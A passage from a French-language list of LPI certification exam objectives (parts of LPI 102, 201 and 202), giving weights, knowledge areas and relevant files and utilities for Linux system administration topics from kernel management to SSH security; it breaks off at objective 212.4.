Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- find
- passwd
- fuser

- lsof
- nmap
- chage
- netstat
- sudo
- /etc/sudoers
- su
- usermod
- ulimit
- who, w, last

110.2 Configuration de la sécurité du système

Valeur	3
Description	Les candidats doivent savoir configurer un niveau élémentaire de sécurité système.

Domaines de connaissance les plus importants :

- Compréhension des mots de passe shadow et de leur fonctionnement.
- Arrêt des services inutiles.
- Compréhension du rôle des TCP wrappers.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/nologin
- /etc/passwd
- /etc/shadow
- /etc/xinetd.d/
- /etc/xinetd.conf
- /etc/inetd.d/
- /etc/inetd.conf
- /etc/inittab
- /etc/init.d/
- /etc/hosts.allow
- /etc/hosts.deny

110.3 Sécurisation des données avec le chiffrement

Valeur	3
Description	Les candidats doivent être en mesure d'utiliser les techniques de chiffrement à partir des clés publiques pour sécuriser les données et les communications.

Domaines de connaissance les plus importants :

- Configuration élémentaire et utilisation des clients OpenSSH2.
- Compréhension du rôle des clés du serveur hôte OpenSSH.
- Utilisation et configuration de base de GnuPG, y compris la révocation des clés.
- Compréhension des tunnels SSH (y compris les tunnels X11).

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ssh
- ssh-keygen
- ssh-agent
- ssh-add
- ~/.ssh/id_rsa et id_rsa.pub
- ~/.ssh/id_dsa et id_dsa.pub
- /etc/ssh/ssh_host_rsa_key et ssh_host_rsa_key.pub
- /etc/ssh/ssh_host_dsa_key et ssh_host_dsa_key.pub

- `~/.ssh/authorized_keys`
- `ssh_known_hosts`
- `gpg`
- `~/.gnupg/`

Objectifs de l'examen LPI 201

Sujet 200 : Planification des ressources

200.1 Mesure de l'utilisation des ressources et résolution de problèmes (valeur : 6)

Valeur	6
Description	Les candidats doivent être en mesure d'évaluer l'utilisation des ressources matérielles et de la bande passante ainsi qu'identifier et résoudre les problèmes.

Domaines de connaissance les plus importants :

- Mesure de la consommation du processeur.
- Mesure de la consommation mémoire.
- Mesure des entrées/sorties disque.
- Mesure des entrées/sorties réseau.
- Mesure de la capacité de traitement du pare-feu et du routage.
- Évaluation de la consommation de bande passante des clients.
- Association entre les symptômes et les problèmes probables.
- Estimation de la capacité de traitement et identification des goulets d'étranglement du système, y compris pour le réseau.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- iostat
- vmstat
- netstat
- pstree, ps
- w
- lsof
- top
- uptime
- sar
- swap
- processus bloqués en entrée/sortie
- blocks in
- blocks out

200.2 Prévision des besoins en ressources (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de suivre de près l'utilisation des ressources pour prévoir les besoins futurs.

Domaines de connaissance les plus importants :

- Utilisation de collectd pour contrôler l'utilisation d'infrastructures informatiques.
- Prévision du point de rupture d'une configuration.
- Suivi de la croissance de consommation des ressources.
- Graphiques des tendances de consommation des ressources.
- Sensibilisation aux solutions de supervision réseau comme Nagios, MRTG et Cacti

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- diagnostics
- évaluation de la croissance
- épuisement des ressources

Sujet 201 : le noyau Linux

201.1 Composants du noyau (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure d'utiliser les composants du noyau qui sont nécessaires pour les matériels spécifiques, pilotes matériels, ressources et besoins système. Cet objectif inclut la mise en œuvre de différents types d'images du noyau, la compréhension des noyaux et correctifs (patches) de versions stable ou maintenus à long terme, ainsi que l'utilisation des modules.

Domaines de connaissance les plus importants :

- Documentation des noyaux 2.6.x
- Documentation des noyaux 3.x

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /usr/src/linux/
- /usr/src/linux/Documentation/
- zImage
- bzImage

201.2 Compilation du noyau (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de configurer un noyau en incluant ou en retirant des fonctionnalités spécifiques en fonction du besoin. Cet objectif inclut la compilation et la recompilation du noyau si nécessaire, les mises à jour et la recherche des changements dans un nouveau noyau, la création d'une image initrd et l'installation de nouveaux noyaux.

Domaines de connaissance les plus importants :

- /usr/src/linux/
- Fichiers Makefile du noyau
- Cibles de make pour les noyaux 2.6.x/3.x
- Personnalisation de la configuration du noyau.
- Construction d'un nouveau noyau et des modules correspondants.
- Installation d'un nouveau noyau et de n'importe quel module.
- Vérification que le gestionnaire d'amorçage arrive à localiser le nouveau noyau et les fichiers associés.

- Fichiers de configuration des modules
- Sensibilisation à dracut

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- mkinitrd
- mkinitramfs
- make
- cibles de make (all, config, xconfig, menuconfig, gconfig, oldconfig, mrproper, zImage, bzImage, modules, modules_install, rpm-pkg, binrpm-pkg, deb-pkg)
- gzip
- bzip2
- Outils de gestion des modules
- /usr/src/linux/.config
- /lib/modules/kernel-version/
- depmod

201.3 Gestion du noyau à chaud et résolution de problèmes (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de gérer et/ou d'effectuer des requêtes sur un noyau 2.6.x ou 3.x et ses modules. Les candidats doivent être en mesure d'identifier et de corriger les problèmes courants de démarrage et de fonctionnement. Les candidats doivent comprendre le fonctionnement de la détection des périphériques et leur gestion avec udev. Cet objectif inclut la résolution de problèmes avec les règles udev.

Domaines de connaissance les plus importants :

- Utilisation des utilitaires en ligne de commande pour récupérer des informations à propos du noyau en cours d'exécution et des modules.
- Chargement et déchargement manuels des modules.
- Détermination des moments où les modules peuvent être déchargés.
- Détermination des paramètres acceptés par un module.
- Configuration du système pour charger les modules par d'autres noms que par leur nom de fichier.
- Système de fichiers /proc
- Contenu de /, /boot/ et /lib/modules/
- Outils et utilitaires d'analyse d'information sur le matériel utilisé
- Règles udev

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /lib/modules/kernel-version/modules.dep
- fichiers de configuration des modules dans /etc/
- /proc/sys/kernel/
- /sbin/depmod
- /sbin/rmmod
- /sbin/modinfo
- /bin/dmesg
- /sbin/lspci
- /usr/bin/lsdev

- /sbin/lsmod
- /sbin/modprobe
- /sbin/insmod
- /bin/uname
- /usr/bin/lsusb
- /etc/sysctl.conf, /etc/sysctl.d/
- /sbin/sysctl
- udevmonitor
- udevadm monitor
- /etc/udev/

Sujet 202 : Démarrage du système

202.1 Personnalisation des scripts de démarrage init SysV (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure d'interroger et de modifier le comportement des services système dans les différents niveaux d'exécution. Il est nécessaire de comprendre précisément la structure du processus init et la séquence de démarrage. Cet objectif inclut l'interaction avec les niveaux d'exécution.

Domaines de connaissance les plus importants :

- Spécification de la Linux Standard Base (LSB)
- Environnement de l'init SysV

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/inittab
- /etc/init.d/
- /etc/rc.d/
- chkconfig
- update-rc.d
- init et telinit

202.2 Récupération du système (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de manipuler correctement un système Linux pendant la séquence de démarrage et en mode récupération. Cet objectif inclut l'utilisation conjointe de la commande init et des options du noyau relatives à init. Les candidats doivent être en mesure de déterminer la cause des erreurs concernant le chargement du système et l'utilisation des chargeurs de démarrage. Le programme se concentre sur les chargeurs d'amorçage GRUB 2 et GRUB Legacy.

Domaines de connaissance les plus importants :

- GRUB versions 2 et Legacy
- Shell grub
- Démarrage du chargeur d'amorçage et passage de main au noyau
- Chargement du noyau

- Initialisation et configuration du matériel
- Initialisation et configuration des services / démons.
- Connaissance des emplacements d'installation des différents chargeurs d'amorçage sur les disques durs ou les périphériques amovibles
- Modification des options standard des chargeurs d'amorçage et utilisation des shells des chargeurs d'amorçage
- Sensibilisation à UEFI

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- mount
- fsck
- inittab, telinit et init avec init SysV
- Contenus de /boot/ et de /boot/grub/
- GRUB
- grub-install
- initrd, initramfs
- Master boot record

202.3 Chargeurs d'amorçage alternatifs (valeur : 2)

Valeur	2
Description	Les candidats doivent connaître les autres chargeurs d'amorçage ainsi que leurs fonctionnalités principales.

Domaines de connaissance les plus importants :

- LILO
- SYSLINUX, ISOLINUX, PXELINUX
- Compréhension de PXE

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- lilo, /etc/lilo.conf
- syslinux
- extlinux
- isolinux.bin
- isolinux.cfg
- pxelinux.0
- pxelinux.cfg/

Sujet 203 : Systèmes de fichiers et périphériques

203.1 Intervention sur le système de fichiers Linux (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de configurer et de se repérer dans le système de fichiers Linux standard. Cet objectif inclut la configuration et le montage de différents types de systèmes de fichiers.

Domaines de connaissance les plus importants :

- Concept de la configuration de fstab
- Outils et utilitaires de gestion des partitions et fichiers d'échange (SWAP)

- Utilisation des UUID pour l'identification et le montage des systèmes de fichier

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/fstab
- /etc/mtab
- /proc/mounts
- mount et umount
- blkid
- sync
- swapon
- swapoff

203.2 Maintenance des systèmes de fichiers Linux (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de maintenir correctement un système de fichiers Linux en utilisant les utilitaires système. Cet objectif inclut la manipulation des systèmes de fichiers standards et le contrôle des périphériques SMART.

Domaines de connaissance les plus importants :

- Outils et utilitaires de manipulation des systèmes de fichiers ext2, ext3 et ext4
- Outils et utilitaires de manipulation du système de fichiers xfs
- Sensibilisation à Btrfs

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- fsck (fsck.*)
- mkfs (mkfs.*)
- dumpe2fs, xfsdump, xfsrestore
- debugfs
- tune2fs
- mkswap
- xfs_info, xfs_check et xfs_repair
- smartd, smartctl

203.3 Options de création et de configuration des systèmes de fichiers (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer l'automontage des systèmes de fichiers avec AutoFS. Cet objectif inclut la configuration du montage automatique pour les systèmes de fichiers réseau et locaux. Il comprend également la création de systèmes de fichiers pour des périphériques tels que les CD-ROM ainsi qu'une compréhension de base des caractéristiques des systèmes de fichiers chiffrés.

Domaines de connaissance les plus importants :

- Fichiers de configuration d'autofs
- Outils et utilitaires pour UDF et ISO9660
- Connaissance des systèmes de fichiers pour les CD-ROM (UDF, ISO9660, HFS)
- Connaissance des extensions des système de fichiers pour les CD-ROM (Joliet, Rock Ridge, El Torito)

- Connaissance de base des caractéristiques des systèmes de fichiers chiffrés

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/auto.master
- /etc/auto.[dir]
- mkisofs

Sujet 204 : Administration avancée des périphériques de stockage

204.1 Configuration du RAID logiciel (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de mettre en place et de configurer le RAID logiciel. Cet objectif inclut l'utilisation et la configuration de RAID 0, 1 et 5.

Domaines de connaissance les plus importants :

- Utilitaires et fichiers de configuration du RAID logiciel

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- mdadm.conf
- mdadm
- /proc/mdstat
- type de partition 0xFD

204.2 Ajustement des accès aux périphériques de stockage (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer les options noyau pour prendre en charge différents types de lecteurs. Cet objectif inclut l'utilisation d'outils logiciels pour visualiser et modifier les paramètres des disques durs y compris les périphériques iSCSI.

Domaines de connaissance les plus importants :

- Outils et utilitaires de configuration de DMA pour les périphériques IDE, ATAPI et SATA.
- Outils et utilitaires pour manipuler et analyser les ressources système (par exemple les interruptions).
- Connaissance de la commande sdparm et de ses utilisations
- Outils et utilitaires pour iSCSI

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- hdparm, sdparm
- tune2fs
- sysctl
- /dev/hd*, /dev/sd*
- iscsiadm, scsi_id, iscsid et iscsid.conf
- WWID, WWN, numéros LUN

204.3 Gestionnaire de volumes logiques (valeur : 3)

Valeur	3
	Les candidats doivent être en mesure de créer et de supprimer

Description	des volumes logiques, des groupes de volumes et des volumes physiques. Cet objectif inclut les instantanés (snapshots) et le redimensionnement des volumes logiques.
--------------------	--

Domaines de connaissance les plus importants :

- Outils de la suite LVM
- Redimensionnement, renommage, création et suppression des volumes logiques, groupes de volumes, volumes physiques
- Création et mise à jour des instantanés (snapshots)
- Activation des groupes de volumes

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /sbin/pv*
- /sbin/lv*
- /sbin/vg*
- mount
- /dev/mapper/

Sujet 205 : Configuration réseau**205.1 Configuration réseau de base (valeur : 3)**

Valeur	3
Description	Les candidats doivent être en mesure de configurer une carte réseau afin de se connecter à un réseau local, câblé ou sans fil et à un réseau étendu (WAN). Cet objectif inclut la capacité de communiquer entre les différents sous-réseaux d'un même réseau en IPv4 comme en IPv6.

Domaines de connaissance les plus importants :

- Utilitaires de configuration et de manipulation des interfaces réseaux Ethernet
- Configuration basique d'accès aux réseaux sans fil avec iw, iwconfig et iwlist

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /sbin/route
- /sbin/ifconfig
- /sbin/ip
- /usr/sbin/arp
- /sbin/iwconfig
- /sbin/iwlist

205.2 Configuration réseau avancée (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de configurer une carte réseau pour mettre en œuvre différentes méthodes d'authentification. Cet objectif inclut la configuration du réseau pour de multiples emplacements et la résolution des problèmes de communication.

Domaines de connaissance les plus importants :

- Utilitaires de manipulation des tables de routage
- Utilitaires de configuration et de manipulation des interfaces réseaux Ethernet
- Utilitaires pour analyser l'état des cartes réseau

- Utilitaires de contrôle et d'analyse du trafic TCP/IP

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /sbin/route
- /sbin/ifconfig
- /bin/netstat
- /bin/ping
- /usr/sbin/arp
- /usr/sbin/tcpdump
- /usr/sbin/lsof
- /usr/bin/nc
- /sbin/ip
- nmap

205.3 Résolution des problèmes réseau (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure d'identifier et de corriger les problèmes réseaux courants, ce qui inclut la connaissance des emplacements des fichiers de configuration et des commandes élémentaires.

Domaines de connaissance les plus importants :

- Localisation et contenu des fichiers de restriction d'accès
- Utilitaires de configuration et de manipulation des interfaces réseaux Ethernet
- Outils de gestion des tables de routage.
- Utilitaires pour lister les états du réseau.
- Utilitaires pour obtenir des informations sur la configuration réseau
- Méthodes d'information à propos de la reconnaissance et de l'utilisation des périphériques matériels
- Fichiers d'initialisation du système et leur contenu (processus init SysV)
- Sensibilisation à NetworkManager et son impact sur la configuration réseau

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /sbin/ifconfig
- /sbin/route
- /bin/netstat
- /etc/network/, /etc/sysconfig/network-scripts/
- Journaux système comme /var/log/syslog et /var/log/messages
- /bin/ping
- /etc/resolv.conf
- /etc/hosts
- /etc/hostname, /etc/HOSTNAME
- /bin/hostname
- /usr/sbin/traceroute
- /bin/dmesg
- /etc/hosts.allow, /etc/hosts.deny

Sujet 206 : Maintenance système**206.1 Compilation et installation de programmes à partir des sources (valeur : 2)**

Valeur	2
Description	Les candidats doivent être en mesure de construire et d'installer un programme exécutable à partir de son code source. Cet objectif inclut l'extraction d'une archive de sources.

Domaines de connaissance les plus importants :

- Extraction du code source en utilisant les utilitaires courants de compression et d'archivage.
- Comprendre les bases de l'utilisation de la commande make pour compiler les programmes.
- Passage de paramètres à un script de configuration.
- Connaissance de l'emplacement des sources par défaut.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /usr/src/
- gunzip
- gzip
- bzip2
- tar
- configure
- make
- uname
- install
- patch

206.2 Opérations de sauvegarde (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure d'utiliser les outils système pour sauvegarder les données importantes du système.

Domaines de connaissance les plus importants :

- Connaissance des répertoires devant être sauvegardés
- Sensibilisation aux solutions de sauvegarde réseau telles que Amanda, Bacula et BackupPC
- Connaissance des avantages et inconvénients des différents médias de sauvegarde tels que les bandes magnétiques, CDR, disques etc.
- Sauvegardes partielles et manuelles.
- Vérification de l'intégrité des fichiers de sauvegarde.
- Restaurations partielles ou complètes des sauvegardes.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /bin/sh
- dd
- tar
- /dev/st* et /dev/nst*
- mt

- rsync

206.3 Information des utilisateurs (valeur : 1)

Valeur	1
Description	Les candidats doivent être en mesure d'informer les utilisateurs des problèmes relatifs au système.

Domaines de connaissance les plus importants :

- Automatisation de la communication avec les utilisateurs à travers les messages de connexion.
- Information des utilisateurs actifs des opérations de maintenance système

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/issue
- /etc/issue.net
- /etc/motd
- wall
- /sbin/shutdown

Objectifs de l'examen LPI 202

Sujet 207 : Serveur de nom de domaine

207.1 Configuration de base d'un serveur DNS (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de configurer BIND pour fonctionner comme serveur DNS de cache. Cet objectif inclut la gestion d'un serveur en cours d'exécution et la configuration de la journalisation.

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration de BIND 9.x
- Détermination de l'emplacement des fichiers de zone dans les fichiers de configuration de BIND
- Actualisation après modification des fichiers de configuration ou de zone
- Sensibilisation à dnsMasq, djbdns et PowerDNS comme serveurs de nom alternatifs

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/named.conf
- /var/named/
- /usr/sbin/rndc
- kill
- host
- dig

207.2 Crédation et mise à jour des zones DNS (valeur : 3)

Valeur	3
Description	Les candidats doivent être capables de créer des fichiers de zone pour une zone directe ou une zone inverse ainsi que la zone d'indices (hints) pour les serveurs racine. Cet objectif inclut la définition de bonnes valeurs pour les enregistrements, l'ajout

	d'hôtes dans une zone et l'ajout de zones au DNS. Un candidat doit aussi être capable de déléguer des zones à un autre serveur DNS.
--	---

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration de BIND 9.x
- Utilitaires de requête sur les serveurs DNS
- Format, contenu et emplacement des fichiers de zone de BIND
- Différentes méthodes d'ajout de nouveaux hôtes dans les fichiers de zone, y compris dans les zones inversées

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /var/named/
- syntaxe des fichiers de zone
- formats des enregistrements
- dig
- nslookup
- host

207.3 Sécurisation d'un serveur DNS (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer un serveur DNS afin qu'il s'exécute en tant qu'utilisateur non root et dans un environnement d'exécution restreint (chroot jail). Cet objectif inclut l'échange sécurisé de données entre des serveurs DNS.

Domaines de connaissance les plus importants :

- Fichiers de configuration de BIND 9
- Configuration de BIND afin qu'il s'exécute dans dans un environnement restreint (chroot jail)
- Fractionnement de la configuration de BIND en utilisant l'instruction forwarders
- Configuration et utilisation des signatures de transaction (TSIG)
- Sensibilisation à DNSSEC et outils basiques liés

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/named.conf
- /etc/passwd
- DNSSEC
- dnssec-keygen
- dnssec-signzone

Sujet 208 : Services Web

208.1 Configuration élémentaire d'Apache (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure d'installer et de configurer un serveur Web. Cet objectif inclut le contrôle de la charge et de la performance du serveur, la restriction d'accès aux utilisateurs, la configuration de la prise en charge via des modules des langages de scripts et le paramétrage de l'authentification utilisateur. La configuration des options du serveur pour restreindre l'accès aux ressources est également au programme. Les candidats doivent être en mesure de configurer un serveur Web avec des serveurs virtuels et de personnaliser

	les accès aux fichiers.
--	-------------------------

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration pour Apache 2.x
- Configuration et contenu des fichiers journaux Apache
- Méthodes et fichiers de restriction d'accès
- Configuration de mod_perl et de PHP
- Utilitaires et fichiers d'authentification utilisateur
- Configuration du nombre maximum de requêtes, des nombres minimums et maximums de serveurs et de clients
- Mise en place des serveurs virtuels (virtualhost) Apache 2.x, avec ou sans adresse IP dédiée
- Utilisation des déclarations de redirection dans la configuration d'Apache pour personnaliser l'accès aux fichiers

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- journaux d'accès et d'erreurs
- .htaccess
- httpd.conf
- mod_auth
- htpasswd
- AuthUserFile, AuthGroupFile
- apache2ctl
- httpd

208.2 Configuration d'Apache pour HTTPS (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de configurer un serveur web pour fournir un service HTTPS.

Domaines de connaissance les plus importants :

- Fichiers de configuration, outils et utilitaires pour SSL
- Aptitude à générer une clé privée et un CSR pour une autorité de certification commerciale
- Aptitude à générer un certificat autosigné à partir d'une autorité de certification personnelle
- Aptitude à installer la clé et le certificat
- Sensibilisation aux problèmes pour l'utilisation de SSL et des serveurs virtuels (virtual host)
- Problèmes de sécurité dans l'utilisation de SSL

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- Fichiers de configuration d'Apache2
- /etc/ssl/, /etc/pki/
- openssl, CA.pl
- SSLEngine, SSLCertificateKeyFile, SSLCertificateFile, SSLCertificateChainFile
- SSLCACertificateFile, SSLCACertificatePath
- SSLProtocol, SSLCipherSuite, ServerTokens, ServerSignature, TraceEnable

208.3 Mise en place du serveur mandataire squid (valeur : 2)

Valeur	2
--------	---

Description	Les candidats doivent être en mesure d'installer et de configurer un serveur mandataire (proxy), y compris les règles d'accès, l'authentification et l'utilisation de ressource.
--------------------	--

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration de Squid 3.x
- Méthodes de restriction d'accès
- Méthodes d'authentification utilisateur
- Format et contenu des ACL dans la configuration de Squid

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- squid.conf
- acl
- http_access

208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure d'installer et de configurer un proxy inverse avec Nginx. La configuration élémentaire de Nginx en tant que serveur HTTP est incluse.

Domaines de connaissance les plus importants :

- Nginx
- Proxy inverse
- Serveur Web

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/nginx/
- nginx

Sujet 209 : Partage de fichiers**209.1 Configuration d'un serveur SAMBA (valeur : 5)**

Valeur	5
Description	Les candidats doivent être en mesure de paramétriser un serveur SAMBA pour différents clients. Cet objectif inclut le paramétrage de Samba pour les connexions utilisateur, le paramétrage du groupe de travail auquel participe le serveur et la définition des répertoires partagés et des imprimantes. La configuration d'un client Linux utilisateur du serveur Samba est aussi au programme. L'examen porte également sur la résolution de problème sur les installations.

Domaines de connaissance les plus importants :

- Documentation de Samba 3
- Fichiers de configuration de Samba
- Outils et utilitaires Samba
- Montage des partages Samba sous Linux
- Services Samba
- Mise en correspondance des comptes utilisateur Windows avec les comptes utilisateurs Linux
- Sécurité au niveau utilisateur et au niveau partage

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- smbd, nmbd
- smbstatus, testparm, smbpasswd, nmblookup
- smbclient
- net
- /etc/smb/
- /var/log/samba/

209.2 Configuration d'un serveur NFS (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure d'exporter les systèmes de fichiers avec NFS. Cet objectif inclut les restrictions d'accès, le montage d'un système de fichiers NFS sur un client et la sécurisation du service NFS.

Domaines de connaissance les plus importants :

- Fichiers de configuration NFS version 3
- Outils et utilitaires NFS
- Restrictions d'accès à certaines machines et/ou sous-réseaux
- Options de montage sur le serveur et les clients
- TCP Wrappers
- Sensibilisation à NFSv4

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/exports
- exportfs
- showmount
- nfsstat
- /proc/mounts
- /etc/fstab
- rpcinfo
- mountd
- portmapper

Sujet 210 : Gestion des clients réseau

210.1 Configuration DHCP (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer un serveur DHCP. Cet objectif inclut le paramétrage des options par défaut et par client, l'ajout d'adresses statiques et l'ajout de postes clients BOOTP. La configuration d'agents relais DHCP et la maintenance des serveurs DHCP sont également au programme.

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration de DHCP
- Configuration de plages d'adresses par sous-réseaux et allouées dynamiquement

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- dhcpcd.conf
- dhcpcd.leases
- /var/log/daemon.log et /var/log/messages
- arp
- dhcpcd

210.2 Authentification PAM (valeur : 3)

Valeur	3
Description	Les candidats doivent être en mesure de configurer PAM pour la prise en charge de l'authentification à partir des différentes méthodes disponibles.

Domaines de connaissance les plus importants :

- Fichiers, termes et utilitaires de configuration de PAM
- Mots de passe passwd et shadow

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/pam.d/
- pam.conf
- nsswitch.conf
- pam_unix, pam_cracklib, pam_limits, pam_listfile

210.3 Clients LDAP (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure d'interroger et de mettre à jour les données d'un serveur LDAP. L'import et l'ajout d'éléments ainsi que l'ajout et la gestion des utilisateurs sont également au programme.

Domaines de connaissance les plus importants :

- Utilitaires LDAP pour la gestion des données et les requêtes
- Modification des mots de passe utilisateurs
- Requêtes sur l'annuaire LDAP

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ldapsearch
- ldappasswd
- ldapadd
- ldapdelete

210.4 Configuration d'un serveur OpenLDAP (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure d'établir une configuration simple d'un serveur OpenLDAP, y compris la connaissance du format LDIF et l'essentiel des contrôles d'accès. Cet objectif inclut la compréhension du rôle de SSSD dans l'authentification et la gestion d'identité.

Domaines de connaissance les plus importants :

- OpenLDAP
- Contrôle d'accès
- DN (Distinguished Names)
- Opérations changetype
- Schémas et pages blanches
- Annuaires
- Identifiants objet (Object ID), attributs et classes
- Sensibilisation à SSSD (System Security Services Daemon)

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- slapd
- slapd.conf
- LDIF
- slapadd
- slapcat
- slapindex
- /var/lib/ldap/
- loglevel

Sujet 211 : Services de courrier électronique

211.1 Utilisation des serveurs de messagerie (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de gérer un serveur de messagerie (e-mail), y compris la configuration des alias de courriel, la mise en place des quotas et la gestion des domaines virtuels. Cet objectif inclut la configuration de serveurs de relais internes et le contrôle des serveurs de messagerie.

Domaines de connaissance les plus importants :

- Fichiers de configuration de Postfix
- Connaissances de base du protocole SMTP
- Sensibilisation à sendmail et exim

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- Fichiers et commandes de configuration de Postfix
- /etc/postfix/
- /var/spool/postfix/
- Couche d'émulation des commandes sendmail
- /etc/aliases
- Journaux relatifs au courrier électronique dans /var/log

211.2 Distribution locale des courriels (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de mettre en place des logiciels permettant de filtrer, trier et contrôler les courriels utilisateurs entrants.

Domaines de connaissance les plus importants :

- Fichiers, outils et utilitaires de configuration de procmail
- Utilisation de procmail à la fois côté serveur et côté client

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- `~/.procmailrc`
- `/etc/procmailrc`
- `procmail`
- Formats mbox et Maildir

211.3 Distribution distante des courriels (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure d'installer et de configurer les services POP et IMAP.

Domaines de connaissance les plus importants :

- Configuration de Courier IMAP et Courier POP
- Configuration de Dovecot

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- `/etc/courier/`
- `dovecot.conf`

Sujet 212 : Sécurité du système**212.1 Configuration d'un routeur (valeur : 3)**

Valeur	3
Description	Les candidats doivent être en mesure de configurer un système pour effectuer de la traduction d'adresse réseau (NAT, IP masquerading) et montrer leur compétence dans la protection d'un réseau. Cet objectif inclut la configuration de la redirection de ports, la gestion des règles de filtrage et la prévention des attaques.

Domaines de connaissance les plus importants :

- Fichiers, outils et utilitaires de configuration iptables
- Fichiers, outils et utilitaires de gestion des tables de routage.
- Plages d'adresses privées
- Redirection de ports et transmission IP (IP forwarding)
- Liste et écriture de règles et de filtres basées sur le protocole, l'adresse ou le port source ou destination pour accepter ou bloquer des datagrammes
- Enregistrement et rechargement des configurations de filtrage
- Sensibilisation au filtrage et à ip6tables

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- `/proc/sys/net/ipv4/`
- `/etc/services`
- `iptables`

212.2 Gestion des serveurs FTP (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer un serveur FTP pour le téléchargement et l'envoi de données anonymes. Cet objectif inclut les précautions à prendre dans le cas où les envois anonymes sont autorisés et la configuration des accès utilisateurs.

Domaines de connaissance les plus importants :

- Fichiers, outils et utilitaires de configuration de Pure-FTPd et vsftpd
- Sensibilisation à ProFTPD
- Compréhension des différences entre les connexions FTP passives et les connexions actives.

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- vsftpd.conf
- Options importantes de la ligne de commande de Pure-FTPd

212.3 Shell sécurisé (SSH) (valeur : 4)

Valeur	4
Description	Les candidats doivent être en mesure de configurer et de sécuriser un serveur SSH. Cet objectif inclut la gestion des clés et la configuration de SSH pour les utilisateurs. Les candidats devraient également être en mesure d'encapsuler un protocole applicatif sur SSH et de gérer les connexions SSH.

Domaines de connaissance les plus importants :

- Fichiers, outils et utilitaires de configuration d'OpenSSH
- Restrictions de connexions pour le superutilisateur et les utilisateurs normaux
- Gestion des clés serveur et client pour les connexions sans mot de passe
- Utilisation de multiples connexions à partir de multiples machines pour éviter les pertes de connexions distantes lors des changements de configuration

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- ssh
- sshd
- /etc/ssh/sshd_config
- /etc/ssh/
- Fichiers de clés privées et publiques
- PermitRootLogin, PubKeyAuthentication, AllowUsers, PasswordAuthentication, Protocol

212.4 Tâches de sécurité (valeur : 3)

Valeur	3
